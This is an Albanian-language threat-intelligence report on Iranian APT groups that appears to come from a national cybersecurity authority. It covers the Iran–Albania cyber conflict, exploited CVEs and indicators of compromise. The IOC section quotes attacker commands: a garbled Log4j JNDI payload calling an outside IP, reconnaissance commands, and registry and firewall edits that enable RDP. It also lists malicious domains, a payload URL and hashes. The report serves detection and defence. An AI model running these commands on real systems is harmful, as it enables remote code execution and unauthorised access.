

PROFILI I GRUPEVE TË HAKERAVE IRANIANË

Data: 25/07/2023
Version: 1.0

TLP-AMBER



**AUTORITETI KOMBËTAR PËR
CERTIFIKIMIN ELEKTRONIK
DHE SIGURINË KIBERNETIKE**



Tabela e përmbajtjes

Informacion i përgjithshëm mbi sulmet kibernetike të Iranit.....	5
Impakti i luftës kibernetike Iran - Shqipëri	5
Kohështirja e sulmeve.....	5
Grupet ATP që kanë luajtur një rol të veçantë	6
Produktet që kanë potencial risku të lartë	7
Dobësi të shfrytëzuara nga grupet kërcënuese Iraniane.....	8
Grupet më të rrezikshme të Iranit dhe teknikat që ata përdorin	17
Hulumtimi dhe përgatitja, skica e sulmeve (<i>Outline of the attacks</i>)	18
Indikatorët e Kompromitetit (IOCs)	19
Domainet malinjë:	20
Hashet malinjë	24
Email:	24
URLS:	25
Grupi APT39.....	25
Grupi APT35.....	26
Grupi APT34 (OilRig).....	26
Grupi APT33.....	29
Rekomandime	33
Sulmet e reja 2023 nga grupet kriminale APT – Charming Kitten (A35)	44
DEV-0861.....	50
DEV-0166 & DEV-0842	52
Grupi TA482	52
Boss Spider	53
Ferocious Kitten.....	53
Domestic Kitten	55
DNSpionage.....	58
DarkHydrus.....	59
Cyber Fighters of Izz Ad-Din Al Qassam.....	60
Cutting Kitten	60
CopyKitten	61
Clever Kitten	62

TLP: AMBER



Cadelle	62
Chrysene	62
BlackOasis	62
TAG-45	63
TAG-82	64
UNC3890.....	65
Mango Sandstorm.....	67
Agrius.....	68

TLP: AMBER



Ky dokument është hartuar nga Drejtoria e Analizës së Sigurisë Kibernetike, Autoriteti Kombëtar për Certifikimin Elektronik dhe Sigurinë Kibernetike.

Krijimi i një profili mbi disa aktorë kërcënues të një shteti përfshin një proces metodik dhe të kujdesshëm për të mbledhur dhe analizuar informacione nga burimet e fshehura të internetit. Qëllimi është të zbulohen dhe dokumentohen aktivitetet që lidhen me grupet e hakerave “*State Sponsored Attackers*” dhe “*Advanced Persistent Threat*” (APT) të lidhur me një shtet. Si më poshtë janë ndjekur hapat për kryerjen e këtij raporti:

Faza e parë:

Identifikimi dhe zbulimi: Identifikimi i treguesve të mundshëm të pranisë së një aktori të kërcënimit shtetëror në *DarkWeb*. Këta tregues përfshijnë URL-të, emrat e forumeve ose burime të tjera që sugjerojnë përfshirjen e një shteti në aktivitetet kibernetike.

Faza e dytë:

Mbledhja e provave: Dokumentimi dhe ruajtja e provave përkatëse nga *DarkWeb*. Regjistrimi i pamjeve të ekranit, regjistrimi i detajeve të komunikimit dhe taktikat, teknikat dhe procedurat e aktorit të kërcënimit (TTP).

Faza e tretë:

Analiza dhe verifikimi: Analizimi i informacionit të mbledhur për të përcaktuar besueshmërinë dhe autenticitetin e profilit të *DarkWeb*. Verifikimi i të dhënave me burime shtesë, platforma të inteligjencës së kërcënimeve për të zvogëluar rrezikun e keqinformimit.

Faza e katërt:

Vlerësimi i Ndikimit: Vlerësimi i ndikimit të mundshëm të aktiviteteve të aktorëve keqdashës, në entitetet ose industritë e synuara. Kuptimi i objektivave pas veprimeve të tyre, pavarësisht nëse ato përfshijnë spiunazh, vjedhje të dhënash, sabotim ose operacione të tjera kibernetike.

Faza e pestë:

Detajet teknike: Dokumentimi i informacionit teknik, të tilla si adresat IP, hash-et e malware dhe emrat e domenieve të përdorura nga aktori shtetëror i kërcënimit. Këto detaje ndihmojnë në identifikimin dhe gjurmimin e aktiviteteve të tyre.

Faza e gjashtë:

Monitorimi i vazhdueshëm: Monitorimi i vazhdueshëm për çdo përditësim ose aktivitet të ri që lidhet me aktorin e kërcënimit, pasi taktikat e tyre mund të evoluojnë me kalimin e kohës.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim.

TLP: AMBER



Informacion i përgjithshëm mbi sulmet kibernetike të Iranit

Ndërsa bota, ende mbështillet nën ndikimin e luftës kibernetike Ukrainë – Rusi, një tjetër luftë e njëanshme është ndërmjet Iranit dhe Shqipërisë.

Siguria kibernetike është sot një kërcënim serioz. Infrastruktura kritike, institucionet qeveritare, kompanitë e sektorit publik dhe politike bërësit janë të gjitha në shënjestër të përsëritur nga grupet e lidhura me shtetin . Ndërsa një luftë kibernetike sjell pasoja katastrofike për palët e përfshira, pasojat mund të çojnë në ndërprerjen e funksioneve të biznesit edhe të atyre që janë të përfshirë në mënyrë indirekte. Në rrethana të rralla, organizatat e palidhura mbajnë barrën e tërbimeve masive, të rastësishme të ndërmarra nga operatorë të organizuar të krimit kibernetik.

Impakti i luftës kibernetike Iran - Shqipëri

Pasojat e luftës kibernetike të fundit, Iran – Shqipëri, nisën me ndërprerje kritike të shërbimeve qeveritare, si portal i ambasadave dhe faqet e internetit të shërbimeve kombëtare. Kjo u shndërrua në incident ndërkombëtar diplomatik , ku u ndërpreu lidhjet ndërmjet shteteve dhe bëri që SHBA të ndërmarrë një sërë sanksionesh ndaj Iranit. Pas këtij incidenti, një grup i përbashkët këshillimi u ngrit nga grupet më të mëdha të FBI, CISA, NSA dhe komanda Kibernetike e SHBA, duke paralajmëruar faktorët e kërcënimeve të Iranit.

Kohështirja e sulmeve

Gjeneza e kësaj lufte duket që është që nga viti 2014, kur Shqipëria i dha strehë një grupi disident Iranian dhe kohët e fundit ky grup supozohet se ishte i përfshirë në sulme kibernetike drejt kryeqytetit Iranian. Lufta u përshkallëzua me përpjekjet e Iranit për të penguar rrjetet dhe sistemet e Shqipërisë.

Si më poshtë shfaqet afati kohor i ngjarjeve që shkaktuan luftën kibernetike.

TLP: AMBER



Figura 1: Shtrirja kohore e incidenteve

Grupet ATP që kanë luajtur një rol të veçantë

Hulumtimet dhe kërkimet sugjerojnë se sulmet e suksesshme ndaj Shqipërisë është puna e një grupimi të madh grupesh APT, të gjitha me origjinë nga Irani. Hakerat gjetën rrugën për të hyrë në rrjet nëpërmjet **CVE-2019-0604**, një dobësi e serverit **SharePoint**, përmes së cilit u shfrytëzua një llogari shërbimi, konfiguruar gabimisht dhe më pas vazhduan me ransomware, dhe malware fshirës. Hakerat ishin aktiv gjatë gjithë kohës për muaj të tërë në rrjetin e kompromentuar, duke filluar nga Tetori 2021 deri në Maj 2022, përpara se të nisnin sulmet përfundimtare.

CVE-2019-0604 është një dobësi kritike që ekziston në serverët e SharePoint dhe është në gjendje të aksesohet nga distanca për të kryer veprime dhe ekzekutime me kode malinje. Dobësia lidhet me grupin kërcënues Iranian **DEV-0861**, grupin kinez **UNC215** dhe **APT27**. Cënueshmëria është gjithashtu lidhur me **Ransomware Hello**

TLP: AMBER

Grupet të cilët konsiderohen përgjegjës janë:

- DEV-0133 / Lyceum (kërkojnë vazhdimisht për infrastrukturën e shënjestrës)
- DEV-0861 (qasje fillestare dhe nxjerrje e të dhënave)
- DEV-0166 / IntrudingDivisor (eksfiltrim i të dhënave)
- DEV-0842 (vendosin programet keqdashëse ransomware dhe malware)

DEV-0861 dhe DEV-0166 besohet të kenë lidhje me *OilRig Group*, ose të quajtur ndryshe *APT34*, *Charming Kitten* dhe *Phosphorus*. Grupi është aktiv që nga viti 2011 dhe njihet në të gjithë botën për shënjestrat dhe sulmet ndaj kompanive me rëndësi strategjike të shteteve që kanë interesa të ndryshëm nga Irani si: Energjia, Financat, Qeverive , Spitaleve dhe organizatave të tyre etj. në më shumë se 50 shtete të shënjestruara.



Figura 2: Mjetet e përdorura nga grupet APT

Produktet që kanë potencial risku të lartë

Nëse jeni përdorues të ndonjë prej produkteve të përmendura më poshtë, përmirësoni në versionet e tyre më të fundit sa me shpejt të jetë e mundur. Versione specifike të produkteve lidhen me dobësi të cilat janë objekt sulmi nga faktorët Iranianë APT, ku arrijnë më shumë se 255 produkte në total. Kompanitë dhe organizatat , me versione të tilla produktesh, janë të ekspozuara ndaj një rreziku të lartë nga aktorët kërcënues dhe rrjeti i tyre .

TLP: AMBER




Figura 3: Produkte me impakt të lartë

Dobësi të shfrytëzuara nga grupet kërcënuese Iraniane

Janë evidentuar një listë prej 28 dobësish që janë shfrytëzuar nga grupet e njohura Iraniane APT, siç paraqiten dhe në listën e shënimeve dhe këshillimeve të FBI. Me një mundësi tepër të lartë hakmarrjeje nga aktorët kërcënues Iranianë edhe ndaj sanksioneve të vendosura, organizatat janë paralajmëruar të kontrollojnë për ekspozimet ndaj këtyre dobësive dhe të kryejnë ndërhyrjet për t'i përmirësuar përpara se të jetë tepër vonë.




Figura 4: Dobësi të shfrytëzuara nga grupet APT të Iranit

TLP: AMBER

Një njoftim i rëndësishëm është CVE-2014-4114. Edhe pse një cënueshmëri gati 8-vjeçare, është shfrytëzuar më pare nga 4 grupe APT dhe skuadra Petya ransomware. Kjo cënueshmëri kritike është gjithashtu e paraqitur tek CISA KEV.

Tabela e mëposhtme paraqet një listë të detajuar të dobësive:

#	CVE	Description	Vendor	Product	CSW early war...	Reference Link
1	CVE-2014-4114	Microsoft Wind...	Microsoft	Windows	January 2021	2021 Ransomw...
2	CVE-2017-0199	Microsoft Offic...	Microsoft	Office, Window...	March 2021	Google Trends: ...
3	CVE-2017-0213	Windows COM ...	Microsoft	Windows, Wind...	July 2021	Back-to-back A...
4	CVE-2017-11774	Microsoft Outl...	Microsoft	Outlook	December 2020	FireEye's stolen...
5	CVE-2017-11882	Microsoft Offic...	Microsoft	Office	March 2021	Google Trends: ...
6	CVE-2018-13379	An Improper Li...	Fortinet	FortiOS	December 2020	Fortinet's 50,00...
7	CVE-2018-20250	In WinRAR vers...	RARLAB	WinRAR	March 2022 Ja...	Cyberwar Bullet...
8	CVE-2019-0604	A remote code ...	Microsoft	SharePoint	December 2020	FireEye's stolen...
9	CVE-2019-11510	In Pulse Secure...	Pulse Secure	Pulse Connect ...	May 2020	How Safe are V...
10	CVE-2019-11539	In Pulse Secure...	Pulse Secure	Pulse Connect ...	May 2020	How Safe are V...
11	CVE-2019-1579	Remote Code E...	Palo Alto Ne...	Pan-OS	July 2021	Ransomware R...
12	CVE-2019-19781	An issue was di...	Citrix	Application Del...	May 2020	Cyber Risk Rep...
13	CVE-2019-5591	A Default Confi...	Fortinet	FortiOS	July 2021	New Threat Gr...
14	CVE-2020-0688	A remote code ...	Microsoft	Exchange Server	January 2021	Could Google's...
15	CVE-2020-12812	An improper a...	Fortinet	FortiOS	July 2021	New Threat Gr...
16	CVE-2020-1472	An elevation of...	Microsoft	Windows Server	October 2020	CSW Patch Wat...
17			Fedoraproject	Fedora		
18			Opensuse	Leap		
19			canonical	ubuntu_linux		
20			synology	directory_server		
21			samba	samba		
22			debian	debian_linux		
23			oracle	zfs_storage_ap...		
24	CVE-2020-5902	In BIG-IP versio...	FS	Big IP products...	July 2020	Blog: How to d...
25	CVE-2021-31196	Microsoft Exch...	microsoft	exchange_server	-	-
26	CVE-2021-31206	Microsoft Exch...	microsoft	exchange_server	May 2022	Ransomware re...
27	CVE-2021-31207	Microsoft Exch...	microsoft	exchange_server	Sep 2021	Microsoft Exch...
28	CVE-2021-33766	Microsoft Exch...	microsoft	exchange_server		
29	CVE-2021-33768	Microsoft Exch...	microsoft	exchange_server		
30	CVE-2021-34470	Microsoft Exch...	microsoft	exchange_server		
31	CVE-2021-34473	Microsoft Exch...	microsoft	exchange_server	July 2021	July: Microsoft ...
32	CVE-2021-34523	Microsoft Exch...	microsoft	exchange_server	July 2021	July: Microsoft ...
33	CVE-2021-44228	Apache Log4j2 ...	11 vendors	Multiple produ...	Dec 2021	Have you Patch...
34	CVE-2021-45046	It was found th...	6 vendors	Multiple produ...	Dec 2021	Have you Patch...
35	CVE-2021-45105	Apache Log4j2 ...	5 vendors	Multiple produ...	Dec 2021	Have you Patch...

Figura 5: Cënueshmëritë problematike

TLP: AMBER

28 dobësi, 22 aktualisht të listuar tek CISA KEV's, nga ku 6 nuk janë vendosur ende ne listë. Sugjerohet që CISA të vendosë dhe këto dobësi për njoftim :

Dobësi	Ndikimi	Aktorët Kërcënues
CVE-2021-31196	High	Under Research
CVE-2021-31206	High	AvosLocker Ransomware
CVE-2021-33768	High	Under Research
CVE-2021-34470	High	Under research
CVE-2021-45046	Critical	MuddyWater, DEV-0270, and OilRig APT groups
CVE-2021-45105	Medium	Under Research

Indikatorët e kompromitetit (IOCs)

Nëse jeni të shqetësuar për infiltrimin e rrjeteve tuaja nga grupet iraniane të kërcënimit, mund të përdorni IoC-të e listuar më poshtë për të kontrolluar për shenja të ndërhyrjes në rrjetin tuaj.

Mund të përdoren IoC të listuar për të verifikuar rrjetin dhe shenja infektimi në të:

Komanda

```
$jdni:ldap//148.251.71.182:1389/RCE} (user agent string)
```

```
wmic computersystem get domain
```

```
whoami
```

```
net user
```

```
cmd.exe /Q /c quser 1> \\127.0.0.1\ADMIN$ _1657130354.2207212 2>&1
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v TSEnabled /t REG_DWORD /d 1 /f
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0
```

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD
```

```
netsh advfirewall firewall add rule name="Terminal Server" dir=in action=allow protocol=TCP localport=3389
```

Domainet
service-management[.]tk
www[.]microsoft-updateserver[.]cf
kcp53.bing.com
kcp53.symantec.com
sophos.com
tcp443.bing.com
tcp443.kaspersky.com
tcp443.symantec.com

TLP: AMBER



tcp443.virustotal.com
kcp53.msupdate.us
kcp53.tcp443.org
tcp443.msupdate.us
tcp443.tcp443.org
newdesk[.]top
microsoft-updateserver[.]cf
msupdate[.]us
tcp443[.]org
aptmirror[.]eu
kcp53.ubuntu.com
kcp53.eset.com
homelandjustice[.]ru
telegram-update[.]com
avira[.]ltd
windowsupdates[.]com
cloud-avira[.]com
pgp.eu[.]com
server-avira[.]com
skype.se[.]net
uk2privat[.]com
update-pgp[.]com
newdesk[.]top
symantecserver[.]co
msupdate[.]us
msupdate[.]top
gupdate[.]us
aptmirror[.]eu
buylap[.]top
winstore[.]us
tcp443[.]org
mssync[.]one
upmirror[.]top
tcp443 (subdomain)
kcp53 (subdomain)
activate-time-microsoft[.]cf
google.onedriver-srv[.]ml
tcp443.newdesk[.]top
tcp443.symantecserver[.]co
update.symantecserver[.]co

TLP: AMBER



hxxp://172.245.81[.]135:10196/Geq5P3aFpaSrK3PZtErNgUsVCfqQ9kZ9/Pan-op/gallery.jpg

HASH-et
95E045446EFB8C9983EBFD85E39B4BE5D92C7A2A
c51fe5073bd493c7e8d83365aace3f9911437a0f2ae80042ba01ea46b55d2624
6451077B99C5F8ECC5C0CA88FE272156296BEB91218B39AE28A086DBA5E7E39813F044F9AF0FEDBB260941B1CD52FA237C098CBF4B2A822F08E3E98E934D0ECF
FA36FEBFD5A5CA0B3A1B19005B952683A7188A13
3A08D0CB0FF4D95ED0896F22F4DA8755525C243C457BA6273E08453E0E3AC4C4
70AA89449EB5DA1D84B70D114EF9D24CB74751CE12D12C783251E51775C89FDCE61B4265B43B1D613114D6A85E9C75927B706F39C576DBB036079C7E8CAF28B2
F1D90E10E6E3654654E0A677763C9767C913F8F0
5C818FE43F05F4773AD20E0862280B0D5C66611BB12459A08442F55F148400A6
E55A86159F2E869DCDB64FDC730DA893718E20D65A04071770BD32CAE75FF8C34704BDF9F72EF055A3B362759EDE3682B3883C4D9BCF87013076638664E8078E
CDCD97F946B78831A9B88B0A5CD785288DC603C1
4C691CCD811B868D1934B4B8E9ED6D5DB85EF35504F85D860E8FD84C547EBF1D
6473DAC67B75194DEEAFF37103BBA17936F6C16FFCD2A7345A5A46756996FAD748A97F36F8FD4BE4E1F264ECE313773CC5596099D68E71344D8135F50E5D8971
5bd0690247dc1e446916800af169270f100d089b
28332bdbfaeb8333dad5ada3c10819a1a015db9106d5e8a74beaaf03797511aa
c4160aa55d092cf916a98f3b3ee8b940f2755053
d7982ffe09f947e5b4237c9477af73a034114af03968e3c4ce462a029f072a5a
7feb4d36a33f43d7a1bb254e425ccd458d3ea921
624278ed3019a42131a3a3f6e0e2aac8d8c8b438
d28e07d2722f771bd31c9ff90b9c64d4a188435a
e76e9237c49e7598f2b3f94a2b52b01002f8e862
736331C23D1813278C458B5EA8334AB14511AFA6
9BCF60F1C806947DBBB0729F2E07496ABE1B47B7
A7F6963929A5709A841DE71D99EFB1F91CF31F8E
1B9908CEC557879382B63F071EC710BE5B68EE79
A1DD1AEE6BB3EE3F8C3CEE08955F3285C4E95439
B59910F3AD87010140100EA63B9A474136BB5A97
397C359064C5282276B7717731A6FDB998C31A0F
93AE9778E55764F05E7D637E10A0D77EC3F6F6F7
F37003A6B6896D233A019E0E672FD9E92D261FC0
9923473C594FF12904E37A2405F619A7DC98D905
3E30D4DA7AA25CA8D44851848B05EFF758CEEBA6
609D4099CA91A494B22738E2050DD8CF12C61917
4C33552788239DCF044CDDEE51D2000F04509FC1
83E00F2E844795606B90C314495E91932B14F863
B7B6345D9107CF7997646F3B04ED423C1271D070
B831C659335F669F7C2B48ABE281F066BE75D7AF
C2E9EAE6F870737DD4B6A6057BAC35FF7CC5E244
FFB76C958C1B53AF09913C268C8E90F873D53F1A

TLP: AMBER



E7986CD2D31EDD7CCB872DC1F0F745BE6A483676CE0291F3C88B94B0E2306EA0
2E8288C4603A04281127055B749E246ABFD7F6B0F261BFF96A47959DCAE4EE39
BA300A293CC4BC39DD9D40A3C53ECE51AC80AF053175361D83D6ECB8735C45AF
7699C50E8FED564B83FB0996E700FE51900E4F67CEC4E669ED431E6A6F120865
EC7196E98B7990B69ED58F49E5A87D1FDA8BF81EB5CD7EEB9176F6E96A754403
FA9C0E0CB88B34D51DEB257639314CF54CB11F9867A27579521681A2E17DA4C4
489B895AD66F13C2A4FFEB218E735CACE2B23D36FA55CD07B7EDB4FBC03048CB
AB3E9F65C60C1760AFC99629CAEE7FAB8DBA117A16A7F9F843EC43617E824B0D
54BD9FE21289FAC0D48CC388AA35ECDC854D8C81865564DCB21FC1D73D22B86B
3A4EF9B7BD7F61C75501262E8B9E31F9E9BC3A841D5DE33DCDEB8AAA65E95F76
274BEB57AE19CBC5C2027E08CB2B718DEA7ED1ACB21BD329D5ABA33231FB699D
B71C87AD8A0D179FC317656B339A57F2775B773C0FC54EA2B0B8D171B7AF7A8A
A7C25D943F8B8689B4A55771349DD7B746FEC094E5CC3F693C90801560A1808C
405DEB3A129DF7B56357966B723A14C0AA9BC3615E2A20FCCD7D2B5A8CEAB30D
636FEE51245685DE8F85D2D8AF1DD1351267DBB9F9E571685A76D3894ED931DA
1E21645147AA4EAC33495AA1713FFA30DEF0758F810CA944580A14BE2828643D
D723B7C150427A83D8A08DC613F68675690FA0F5B10287B078F7E8D50D1A363F
3C94EBA2E2B73B2D2230A62E4513F457933D4668221992C71C847B79BA12F352
8FED2FF6B739C13BADB14C1A884D738C80CB6F34
AA48F06EA8BFEBDC0CACE9EA5A2F9CE00C094CE10DF52462C4B9E87FEFE70F94
97248B6E445D38D48334A30A916E7D9DDA33A9B2
F1178846036F903C28B4AB752AFE1B38B531196677400C2250AC23377CF44EC3
81F46998C92427032378E5DEAD48BDFC9128B225
DD7EE54B12A55BCC67DA4CEAED6E636B7BD30D4DB6F6C594E9510E1E605ADE92
570F7272412FF8257ED6868D90727A459E3B179E
B5B1E26312E0574464DDEF92C51D5F597E07DBA90617C0528EC9F494AF7E8504
61608ED1DE56D0E4FE6AF07ECBA0BD0A69D825B8
7E7545D14DF7B618B3B1BC24321780C164A0A14D3600DBAC0F91AFBCE1A2F9F4
3098dd53da40947a82e59265a47059e69b2925bc49c679e6555d102d1c6cbbc8
42ca7d3fed6d220cd380f34f9aa728b3bb68908b49f04d04f685631ee1f78986
b1e30cce6df16d83b82b751edca57aa17795d8d0cdd960ecee7d90832b0ee76c
255e53af8b079c8319ce52583293723551da9affe547da45e2c1d4257cff625a
e7f6c7b91c482c12fc905b84dbaa9001ef78dc6a771773e1de4b8eade5431eca
5bcd422089ed96d6711fa251544e2e863b113973db328590cfe0457bfeb564f
9cb79736302999a7ec4151a43e93cd51c97ede879194cece5e46b4ff471a7af7
b6133e04a0a1deb8faf944dd79c46c62f725a72ea9f26dd911d6f6e1e4433f1a
9ec8319e278d1b3fa1ccf87b5ce7dd6802dac76881e4e4e16e240c5a98f107e2
7e7545d14df7b618b3b1bc24321780c164a0a14d3600dbac0f91afbce1a2f9f4
e7baf353aa12ff2571fc5c45184631dc2692e2f0a61b799e29a1525969bf2d13
b5b1e26312e0574464ddef92c51d5f597e07dba90617c0528ec9f494af7e8504
dd7ee54b12a55bcc67da4ceaed6e636b7bd30d4db6f6c594e9510e1e605ade92
9d50fcb2c4df4c502db0cac84bef96c2a36d33ef98c454165808ecace4dd2051
12db8bcee090521ecf852bf215ce3878737517a22ef1f2ff9bdec7cba8d0d3aa
ce9bd1acf37119ff73b4dff989f2791eb24efc891a413df58856d848f0bcaee9
2471a039cb1ddeb826f3a11f89b193624d89052afcbce01205dc92610723eb82
ec5f07c169267dec875fdd135c1d97186b494a6f1214fb6b40036fd4ce725def
7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b
12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dec03c094075ff6d1a
b8a472f219658a28556bab4d6d109fd3433b5233a765084c70214c973becbbd

TLP: AMBER



5a383edfc3c71d55773df40c71473bd94eddc6828ed7e78977b87e1854ea90a
104a5ef1b1f52fe3633ce88190a1a2b2df79437cabe31b21c540cecf43c94951
3e36b7a7fc8f742489ddcbe90195774b1ebf62eccc99c77152bf3a85bcb48d74
6a62aa730bac97951c313880e4c6229c17fc4c393d97230f63c8be4bb7f84164
8aa3530540ba023fb29550643beb00c9c29f81780056e02c5a0d02a1797b9cd9
27cb14b58f35a4e3e13903d3237c28bb386d5a56fea88eda16ce01cbf0e5ad8e
c36556977959f682e564b63ee8f0f33f70ab365bc85c043034242d2f6dbac219
adb2b4ee5c7002bc64ecb1a87f0e7d728eddfda1dd550021c458f1aedcbc31f9
17e95ecc7fedcf03c4a5e97317cfac166b337288562db0095ccd24243a93592f
400743690cfladd5c64c514b8bfa981fb60881fa56737a09da747f674fb36b
4066c680ff5c4c4e537c03cf962679a3f71700d4138acd6967f40f72045b1b23
3c5d586620d1aec4ee37833b2fa340fc04ed9fdf6c80550a801704944a4ebe57
d5b85892479f79ed622e8e0f67b3f0e30f0dd3d92bc0bc401695d3a0b3cd92ad
21b1c01322925823c1e2d8f4f2a1d12dafa2ef4b9e37d6e56d0724366d96d714
2bc46b0362fa7f8f658ce472958a70385b772ab9361625edc0a730211629a3c4
724d54971c0bba8ff32aeb6044d3b3fd571b13a4c19cada015ea4bcab30cae26
1604c69d17c0f26182a3e3ff65694a49450aafd56a7e8b21697a932409dfd81e
6fde690b06de85a399df02b89b87f0b808fde83c753cda4d11affded4dca46d7
bdf347ce89860bdde9e0b4eba3673fbc0c5a521e4887b620106dc73650358da
d9a75fe86b231190234df9aba52efcfd40fead59bb4b06276a850f4760913bf
061a78f6f211e5c903bca514de9a6d9eb69560e5e750030ce74afec75c1fc95b
137a0cc0b96c892a67c634aef128b7a97e5ce443d572d3631e8fa43d772144c4
b04b97e7431925097b3ca4841b8941397b0b88796da512986327ff66426544ca
736b61b9c6bc2da2a8bb8d8f134c682f071ea90d50c42fc0b86ebf1c592c9332
f97c3ef344f5fd695b68e8f2f326f90fe02d00e4bb6bbc72d0bbe51588c35874
e3eac25c3beb77ffed609c53b447a81ec8a0e20fb94a6442a51d72ca9e6f7cd2
29486c9dc095874e8e04ac4b8c33a14ae7ad0a9e395f36b3fb71bce4e1f76758
a4c908859d78973a94581ea010b10b9a83d25cbafec0c0704dc67ff43c05f0040
c51fe5073bd493c7e8d83365aace3f9911437a0f2ae80042ba01ea46b55d2624
b06c9d01cd4b89baa595f48736e6e31f2559381f1487f16304dde98ebd5e9d90
b8a472f219658a28556bab4d6d109fdf3433b5233a765084c70214c973becbbd
7b5fbbd90eab5bee6f3c25aa3c2762104e219f96501ad6a4463e25e6001eb00b
8aa3530540ba023fb29550643beb00c9c29f81780056e02c5a0d02a1797b9cd9
b04b97e7431925097b3ca4841b8941397b0b88796da512986327ff66426544ca
724d54971c0bba8ff32aeb6044d3b3fd571b13a4c19cada015ea4bcab30cae26
1604c69d17c0f26182a3e3ff65694a49450aafd56a7e8b21697a932409dfd81e
17e95ecc7fedcf03c4a5e97317cfac166b337288562db0095ccd24243a93592f
12c6da07da24edba13650cd324b2ad04d0a0526bb4e853dec03c094075ff6d1a
c1723fcad56a7f18562d14ff7a1f030191ad61cd4c44ea2b04ad57a7eb5e2837
d14d546070afda086a1c7166eaafd9347a15a32e6be6d5d029064bfa9ecdede7
668ec78916bab79e707dc99fdecfa10f3c87ee36d4dee6e3502d1f5663a428a0
bcc2e4d96e7418a85509382df6609ec9a53b3805effb7ddaed093bda949b6ea
559d4abe3a6f6c93fc9eae24672a49781af140c43d491a757c8e975507b4032e
0f676bc786db3c44cac4d2d22070fb514b4cb64c
e75bfc0dd779d9d8ac02798b090989c2f95850dc
226f0fbb80f7a061947c982ccf33ad65ac03280f
27102b416ef5df186bd8b35190c2a4cc4e2fbf37
524443dd226173d8ba458133b0a4084a172393ef
24ed561a1ddbecd170acf1797723e5d3c51c2f5d

TLP: AMBER



3a6431169073d61748829c31a9da29123dd61da8
763ca462b2e9821697e63aa48a1734b10d3765ee
3da45558d8098eb41ed7db5115af5a2c61c543af
8ece87086e8b5aba0d1cc4ec3804bf74e0b45bee
76dd6560782b13af3f44286483e157848efc0a4e
6ca62f4244994b5fbb8a46bdf62aa1c958cebbd
8b23b14d8ec4712734a5f6261aed40942c9e0f68
6bae2d45bbd8c4b0a59ba08892692fe86e596154
f116acc6508843f59e59fb5a8d643370dce82f492a217764521f46a856cc4cb5
e1204ebbd8f15dbf5f2e41dddc5337e3182fc4daf75b05acc948b8b965480ca0
